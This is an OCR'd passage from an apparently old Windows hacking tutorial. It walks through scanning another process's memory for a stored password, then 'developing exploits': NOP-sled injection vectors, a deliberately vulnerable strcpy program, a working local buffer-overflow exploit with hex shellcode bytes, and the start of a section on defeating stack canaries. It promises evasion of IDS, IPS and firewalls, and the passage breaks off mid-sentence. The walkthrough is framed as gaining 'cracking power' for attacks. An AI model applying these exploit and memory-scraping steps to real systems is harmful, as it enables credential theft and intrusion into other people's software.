wscntfy.exe                  980 Console                 0      1,856 K
SOUNDMAN.EXE                1056 Console                 0      2,348 K
igfxtray.exe                1064 Console                 0      3,280 K
hkcmd.exe                   1116 Console                 0      3,412 K
InCD.exe                    1180 Console                 0      3,944 K
PDVDServ.exe                1100 Console                 0      2,680 K
cmd.exe                     2508 Console                 0      1,520 K
cmd.exe                     2572 Console                 0        888 K
WINWORD.EXE                 2596 Console                 0     17,420 K
agentsvr.exe                2580 Console                 0        248 K
secpass.exe                 1824 Console                 0        664 K
cmd.exe                     2956 Console                 0      1,280 K
tasklist.exe                2968 Console                 0      3,208 K
wmiprvse.exe                3056 Console                 0      4,344 K

C:\Documents and Settings\vinnu>_
```


Execute the passfinder.exe. Enter the password (adminpass) you entered in secpass.exe or a little portion of the password adminpass. And enter the PID of secpass.exe, when asked.

If successful, the output of passfinder will be like shown in picture



```
C:\Documents and Settings\vinnu\Develop>passfinder
Enter the password to search: adminpass
Enter the PID: 1824
Reading remote process memory ............Success
Searching the password in remote process memory:......success

The password is @ position : 0012ff68
C:\Documents and Settings\vinnu\Develop>_
```

The address of the password is shown to be 0x0012FF68; this is the address in secpass.exe

Now start VC++ and click the “Build\Start Debug\Attach to Process…” as shown in figure



Microsoft Visual C++
File Edit View Insert Project Build Tools Window Help
Compile
Build
Rebuild All
Start Debug
Debugger Remote Connection...
Go F5
Attach to Process...

From list of processes select the secpass as shown in figure. The process id shown in next figure is 0x720 in hex format & is equivalent to 1824 in decimal.



Attach To Process

Process	Process Id	Title
MSDEV	6f0	passfinder - Microsoft Vis
secpass	720	
agentsvr	a14	
WINWORD	a24	Access Denied - Microso
cmd	a0c	C:\WINDOWS\system32
cmd	9cc	Command Prompt
PDVDServ	44c	
InCD	49c	
hkcmd	45c	
igfxtray	428	
SOUNDMAN	420	
wscntfy	3d4	

Now when debugger pops up click on **Debug** menu and then **Break.**



Now wait for debugger to break the execution, as the color turns to red of most of entities shown in debugger screen



secpass - Microsoft Visual C++ [break] - [Disassembly]

```
77CCFC24   ret
77CCFC25   lea         esp,[esp]
77CCFC2C   lea         esp,[esp]
77CCFC30   nop
77CCFC31   nop
77CCFC32   nop
77CCFC33   nop
77CCFC34   nop
77CCFC35   lea         edx,[esp+8]
77CCFC39   int         2Eh
77CCFC3B   ret
77CCFC3C   push        ebp
```


```
EAX = 00000404 EBX = 00000000 ECX = 00000410 EDX = 0004A0D0 ESI = 0012FCB8
EDI = 00250688 EIP = 77CCFC24 ESP = 0012FC58 EBP = 0012FC78 EFL = 00000246 CS = 001B
DS = 0023 ES = 0023 SS = 0023 FS = 003B GS = 0000 OV=0 UP=0 EI=1 PL=0 ZR=1 AC=0 PE=1
CY=0 ST0 = +0.00000000000000000e+0000 ST1 = -1.14500126211658037e+4351
ST2 = +0.00000000000000000e+0000 ST3 = -0.00571269302040842e+4373
ST4 = +0.00000000000000000e+0000 ST5 = +0.00000000000000000e+0000
ST6 = -0.00000000000102755e+4144 ST7 = +0.00000000000000000e+0000 CTRL = 027F
```

Address: 0x00000000

```
00000000  ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??  ??????????????????
00000012  ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??  ??????????????????
00000024  ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??  ??????????????????
00000036  ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??  ??????????????????
00000048  ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??  ??????????????????
```

Ready

Now type the memory address shown by passfinder, in this case it is: 0x0012FF68 in memory address window. If not shown in your screen, open it from "view\Debug Window\Memory" and press enter. And check out the memory window contents.



```
EAX = 00000404 EBX = 00000000 ECX = 00000410 EDX = 0004A0D0 ESI = 0012FCB8
EDI = 00250688 EIP = 77CCFC24 ESP = 0012FC58 EBP = 0012FC78 EFL = 00000246 CS = 001B
DS = 0023 ES = 0023 SS = 0023 FS = 003B GS = 0000 OV=0 UP=0 EI=1 PL=0 ZR=1 AC=0 PE=1
CY=0 ST0 = +0.00000000000000000e+0000 ST1 = -1.14500126211658037e+4351
ST2 = +0.00000000000000000e+0000 ST3 = -0.00571269302040842e+4373
ST4 = +0.00000000000000000e+0000 ST5 = +0.00000000000000000e+0000
ST6 = -0.00000000000102755e+4144 ST7 = +0.00000000000000000e+0000 CTRL = 027F
```

Address: 0x0012FF68

```
0012FF68  61 64 6D 69 6E 70 61 73 73 00 40 00 B4 57 40 00 00 00  adminpass.@.´W@...
0012FF7A  00 00 E2 56 40 00 C0 FF 12 00 5F 5F 40 00 01 00 00 00  ..âV@.Àÿ..__@.....
0012FF8C  D0 0E 42 00 40 0E 42 00 16 00 00 00 00 00 00 00 00 F0  Ð.B.@.B..........ð
0012FF9E  FD 7F 06 00 00 00 04 0D 32 EC 94 FF 12 00 4C 10 3F 82  ý.......2ì▮ÿ..L.?▮
0012FFB0  E0 FF 12 00 F0 9E 40 00 B0 03 41 00 00 00 00 00 F0 FF  àÿ..ð▮@.°.A.....ðÿ
```

Ready

Thus with the help of passfinder, we have increased the power of our debugger, VC++. Now we can search for any string at any memory location in any process. With all this we have tremendously increase in cracking power.

Developing Exploits

The hacker is one who can write his own exploit code. Well friends, in this discussion we'll be studying the automation of the exploitation process. We mean, we do not need to manually feed the injection vector, instead we will write a script, which will automatically exploit the vulnerabilities.

In this discussion we will be creating the virtual missiles and rockets that will be capable of finding the target, transporting the exploit code and triggering it.

The exploits are of two types

1) Local exploits
2) Remote exploits

Local Exploits: Local exploits are used to exploit the local system (the system on which the exploit resides).

Remote Exploit: Remote exploits are capable of exploiting the remote systems. These exploits have to transmit the injection vector through the networks. Thus, these exploits work as virtual launch pad as in missile systems.

The parts of remote exploit are similar in working and architectural logic same as the missile systems. Several techniques are used to keep the attacks stealth by remote exploits.

The remote exploit development needs the knowledge of socket programming. Friends start learning some of the network programming techniques. Don't think that the exploit codes are of larger sizes, but the compactness is their first feature.


In initial discussions we shall be discussing the simple techniques. But slowly we shall be moving to the ultra advanced technologies used for the stealth (hidden and calm) attacks bypassing the radar technologies such as IDS (Intrusion Detection System), IPS (Intrusion Prevention System), firewalls, etc. well, friends if you have any knowledge of structure of a missile then it can really help you a lot.

Nowadays the exploits are capable of finding their suitable target systems and then scan them for vulnerabilities and then try to exploit the victim, the whole technique is analogous to the ultra tech missile & rocket technology.

Before proceeding, let’s discus the structure of injection vector first.

The Injection Vector

The injection vector is actually a virtual missile. The injection vector is responsible for the alignment of the payload or shellcode and the saved return address. A perfectly aligned injection vector needs the knowledge of size of vulnerable buffer. Let's check out the following figure.



THE Nop Sled is placed in first part of the injection vector, but why?

Because, the attacker does not always know the exact address of the memory location, where the shellcode is residing in vulnerable process memory space. Therefore a rough guess of memory address at saved return address will lead the processor to land somewhere in the NOP Sled and then the NOP Sled will hand over the execution to shellcode smoothly.

Note: Remember that the NOP (No Operation, Hex 0x90) instruction do nothing, just transfers the control to next instruction.

Then the shellcode is placed. The shellcode is the block of compiled self-sufficient machine instructions, which can perform the desired task. We'll study the shellcode writing techniques in forthcoming sections.

After the shellcode the address of the memory block in the stack where our payload is residing is placed. So as to overwrite the saved return address on the stack, this will get loaded at next return instruction. The payload's return address is repeated in the injection vector if the buffer size will be of larger size. This is done to align the injection vector so that the desired return address can smoothly intersect the EIP.

But remember that at any place if the payload will contain the NULL character (hex 0x00) then the injection vector will be terminated just at that location where the NULL resides.

This is a problem. Because, the string handling functions stop reading the strings where the NULL byte is encountered.

Remember the stack memory addresses contains the Nulls. So if we are directly placing the memory address containing NULL, then no need to repeat it, just place it at the end of the injection vector or use some other techniques to execute the payload. We will discuss few such techniques in next section.

Note: In the later sections we will be discussing the developing techniques of the shellcodes for Linux and Windows. But for simplicity we will be using the same NOP & jump payload.

Let us frame a vulnerable program

```
/* overflow.cpp */
#include <iostream>
using namespace std;
int main (int argc, char* argv[])   {
      char name[15];
      if ( argc < 2)    {
            fprintf (stderr, "Usage:\n%s <string>", argv[0]);
            exit(-1);
      }
//    system("PAUSE");
      cout << "This is an buffer overflow example." << endl;
      cout << "If string buffer will exceed 15 bytes, it will cause an overflow." << endl;

//----------------buffer overflow section code--------------
      strcpy (name, argv[1]);
//-----------------buffer overflow section end--------------
system("PAUSE");
return EXIT_SUCCESS;
}
```

Compile this program in CL with /Gs switch as

CL /Gs overflow.cpp

We have placed a commented **system ("PAUSE")** function in the code. This is done to know the state of the program & stack memory during the execution of the program. Just remove the comment characters '//' and save the program as a different copy & compile the program.

Run the recently compiled program which contains the system ("PAUSE") before the cout statement.

Pass it the string "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" as argument. And wait for statement "Press any key to continue…". Now open the visual C++ 6.0(or any compiler or debugger you have most compilers have debugger inbuilt).

Click on Build->Start Debug->Attach to process, select the recently executed program name.

When you see the assembly instructions click on Edit->Goto & type in the address 0x0040107E (a rough address in the beginning of the program) in the text box.

There are few addresses that look like pointing to the data section. These are 40E0A0, 40E0B4, 40E0BC, 40E0E0 (there are more but we choose these). Check out these addresses by placing in the memory box address text box and pressing enter.

These addresses are pointing to the strings, which are used in the program. Like "PAUSE", and all cout strings. Well then check a function call, which takes two arguments


```
004010F2 8B 55 0C          mov      edx,dword ptr [ebp+0Ch]
004010F5 8B 42 04          mov      eax,dword ptr [edx+4]
004010F8 50                push     eax
004010F9 8D 4D F0          lea      ecx,[ebp-10h]
004010FC 51                push     ecx
004010FD E8 3E 33 00 00    call     00404440
00401102 83 C4 08          add      esp,8
```

It handles two memory buffers. Therefore it is the strcpy () function. Insert a breakpoint by right clicking somewhere before the call instruction. Now press enter in the main process and wait for the debugger to highlight it. Now press F10 (in visual C++ 6.0) or execute the single instruction each time until

```
00401102 83 C4 08               add         esp,8
```

Now check out the stack memory by loading the ESP register value in memory window. Find the string "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" and note its beginning address. By the way eax register contains the same address.

This is the address we are hunting for. In our case it is 0x0012FF70 as in the figure


overfpaus - Microsoft Visual C++ [break] - [Disassembly]
File Edit View Insert Project Debug Tools Window Help
Address:
Ready

```
004010FD E8 3E 33 00 00        call        00404440
00401102 83 C4 08              add         esp,8
00401105 68 24 E1 40 00        push        40E124h
0040110A E8 21 34 00 00        call        00404530
0040110F 83 C4 04              add         esp,4
00401112 33 C0                 xor         eax,eax
00401114 8B E5                 mov         esp,ebp
00401116 5D                    pop         ebp
00401117 C3                    ret
00401118 55                    push        ebp
00401119 8B EC                 mov         ebp,esp
0040111B E8 90 08 00 00        call        004019B0
```

```
EAX = 0012FF70 EBX = 7FFDE000 ECX = 00420EDC EDX = 00000041 ESI = 00000000 EDI = 0000001A
EIP = 00401102 ESP = 0012FF68 EBP = 0012FF80 EFL = 00000246 CS = 001B DS = 0023 ES = 0023
SS = 0023 FS = 003B GS = 0000 OV=0 UP=0 EI=1 PL=0 ZR=1 AC=0 PE=1 CY=0
ST0 = -0.00000004672173994e+4107 ST1 = +0.00000000000000000e+0000
ST2 = +0.00000000000000000e+0000 ST3 = +0.00000000000000000e+0000
ST4 = +0.00000000000000000e+0000 ST5 = +0.00000000000000000e+0000
ST6 = -7.51352982895694844e+4321 ST7 = +0.00000000000000000e+0000 CTRL = 027F STAT = 0000
```

Address: 0012FF70

```
0012FF4A  00 00 54 FF 12 00 55 11 40 00 64 FF 12 00 6E 11 40 00 28  ..Tÿ..U.@.dÿ..n.@.(
0012FF5D  EE 40 00 1A 00 00 00 02 11 40 00 70 FF 12 00 B6 0E 42 00  î@.......@.pÿ..¶.B.
0012FF70  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAAA
0012FF83  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 00 1A 00  AAAAAAAAAAAAAAAA...
0012FF96  00 00 00 00 00 00 00 E0 FD 7F 06 00 00 00 04 BD 34 EF 94  .......àý.....½4ï
```

Now we have the required raw material. Now we should start the exploit development.

Exploit Code Development

Developing an exploit means inventing the cure for a disease. The exploit development needs the knowledge of a few system calls.

One important function (or syscall) is execve (), we can also use execl (). The execve is capable of starting a process and passing it the explicit arguments. The definition of execve is as

```
_CRTIMP int __cdecl execve(const char *, const char * const *, const
char * const *);
```

It takes the pointer to process name to be started as first argument.

The second argument is an array of pointers which is as

```
Char *arguments[n];
arguments[0] = "Command to execute the process (process name)";
arguments[1] = "FIRST ARGUMENT";
arguments[2] = "SECOND ARGUMENT";
-     -     -     -     -     -
-     -     -     -     -     -
arguments[n-2] = "(n - 2) ARGUMENT";
arguments[n-1] = "NULL";
```

Let us use execve in our exploit code as

```
/* expl.cpp */
#include <iostream>
#include <process.h>
using namespace std;
int main () {
      cout << "Before Injection Vector." << endl;
      char *program;
      char *argone;
      char *arguments[3];
      program = "overflow";
// Injection Vector.
      argone =
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\xEB\xF8\x71\xFF\x12";
// Injection Vector ends.
      arguments[0] = program;
      arguments[1] = argone;
      arguments[2] = 0;
      execve(program,arguments, 0);
return EXIT_SUCCESS;
}
```

Compile this program and execute it. And check the CPU performance in task manager it will be 100% and the system, will start crawling and will hang up.

Wow!!! We created our first exploit, a working virtual missile. In same way we can develop the local exploits.

Remote Exploit Development

The remote exploits are alike real missiles. Remote exploits differ from local exploits in lots of respects. Major difference is that the remote exploit has to propagate the payload through networks and strike the target system. The remote exploits employ the network programming or socket programming. Before indulging into this topic, we should first learn some fundamentals of socket programming. Well friends the socket programming is the most interesting part of programming so lets enjoy it in next section.

Socket Programming

The networked systems utilize the software developed using sockets. We are not going to discus all aspects of all networking protocols.

Instead, we'll just discus the things necessary to form a connection with remote systems and transport the payload to the remote system and inject the payload into the vulnerable process and finally execute the payload.

Good news hackers, the above listed whole job will be done by protocols and networking layers for us, we are needed to utilize just few socket functions in our exploits. But we must know few properties of different protocols used in networking.

A protocol is software, which works as a mediator between two systems to successfully get networked together. Or a protocol is a set of instructions, which must be obeyed by both systems for a successful connection. There are several protocols used in different layers of networks, but we are interested in only TCP and UDP. Both of these protocols work on transport layer of networks. We'll study different layers of networks in detail in next few sections.

TCP stands for Transmission Control Protocol is a reliable protocol, while UDP stands for User Datagram Protocol is an unreliable protocol.

In TCP reliability means that a proper connection is formed prior to the data transmission and the acknowledgement receipt is transmitted for every chunk of received data and if transmitted data gets corrupted or does not reach its destination then, is sent again.

But no such facility is in UDP. The server takes no responsibility for data corruption or any missing datagram during the transmission and no connections are formed between the systems.

The TCP produces huge network traffic than UDP. It is due to handshake and the acknowledgement packets in TCP. TCP is used where every single bit of data is necessarily needed. Like in encrypted data channels etc and UDP is used where quality doesn't matter too much like in streaming audio & video etc.

Note: To compile above exploit, first save and build the project. By ctrl + S and then “F7” and then from Project menu select ‘settings’ and in ‘Link’ tab add **wsock32.lib** in **Object/library modules**. Separate it from other entries with a blank space and then compile.

Tricks to Execute Payload

Well, we can make our custom payload to execute. But the situation is not always same. We may be caught in worse situations in the universe with difficulty in executing the payload. Let’s discus some of the tricks used to explode the payload.


Return with ret

Let’s discus the specialties of ret instruction. Its hex equivalent is C3. The ret instruction causes the address at ESP value to be loaded in EIP. Means whatever is at top of the stack will be loaded in EIP register. The ESP always points to the top of the stack and as our custom coded injection vector lies in the stack with the changed saved return address to our own custom code buffer, leading the buffer at top of the stack. Thus when ret is executed the ESP at this point must contain the pointer (address) to the shellcode (our custom code). Thus in result the EIP will point to shellcode and will execute it.

Remember, the changed saved return address will get the executional control only after the ret call. That was why in above examples the custom code was getting control after the main () ret was called.

Stack Protection

The Windows XP and 2003 differ from earlier windows in security mechanisms. XP and 2003 employ the stack protection, which makes the stack overflow difficult (but not impossible). Actually the top of the stack is written with a cookie or also called "CANARY". The CANARY is an unsigned integer (two bytes) value. The CANARY is highly random and is generated by enormous XORs among different values, which in turn change with time. The overview of the memory is like shown below.



Thus it is clear from figure that if would try to overwrite the EIP by overflowing the buffer string the canary will also get overwritten.

Remember a copy of canary while it is generated is saved in data section and that copy of canary also called the authoritative canary or authoritative cookie. Thus after buffer overflow, these two canaries will differ and the error will be generated which will invoke the exception handling mechanism. The whole process mechanism of this kind of security is as discussed in next section.

The CANARY Exception Mechanism

The canary is generated as an essential routine every time any module is loaded in memory or any function's set of arguments are loaded in the stack memory. Well this canary acts as a seal on the lock of stack memory. If this seal will not match with the authoritative canary in data section then the UnhandledExceptionFilter function is called. And this function starts the process of shutdown of the process.

But before shutdown few steps are taken by UnhandledExceptionFilter function. Actually this function loads the faultrep.dll library and calls the ReportFault function from it. And it results into the popular "Report this fault to Microsoft" message box, which is also commonly known as "Don't Send Error Report".

The Canary Generator

Microsoft Visual Studio imposes the cookie security by default in code. Actually GS flag in visual studio is by default always turned on (always possess 0000) is responsible for imposing such behavior. The cookie is highly random and cannot be predicted easily. Let's see how the canary is generated.

```
/* canarygenerator.cpp */
#include <iostream>
#include <windows.h>
using namespace std;
int main (int argc, char* argv[])   {
      FILETIME ft;
      LARGE_INTEGER perfcount;
      unsigned int Canary = 0;
      unsigned int *ptr = 0;
      unsigned int tmp = 0;

      GetSystemTimeAsFileTime (&ft);
      //------The XOR section Begins-----
      Canary = ft.dwHighDateTime ^ ft.dwLowDateTime;
      Canary = Canary ^ GetCurrentProcessId();
      Canary = Canary ^ GetCurrentThreadId();
      Canary = Canary ^ GetTickCount();
      QueryPerformanceCounter (&perfcount);
      ptr = (unsigned int *) &perfcount;
      tmp = *(ptr + 1) ^ *ptr;
      Canary = Canary ^ *ptr;
      printf ("Generated Canary : %08x\n", Canary);
system("PAUSE");
return EXIT_SUCCESS;
}
```

Now its time to discuss some of ways to crack down the

```
canary security.
```

Breakin-In with the Canary Check

Before going through this discussion deeply, we should again study a little portion of the memory model of software, which handles the stack and heap. Then locate the placement of canary and find out the different ways to thwart the canary check mechanism.

If the shellcode executes before canary check.

The overflow

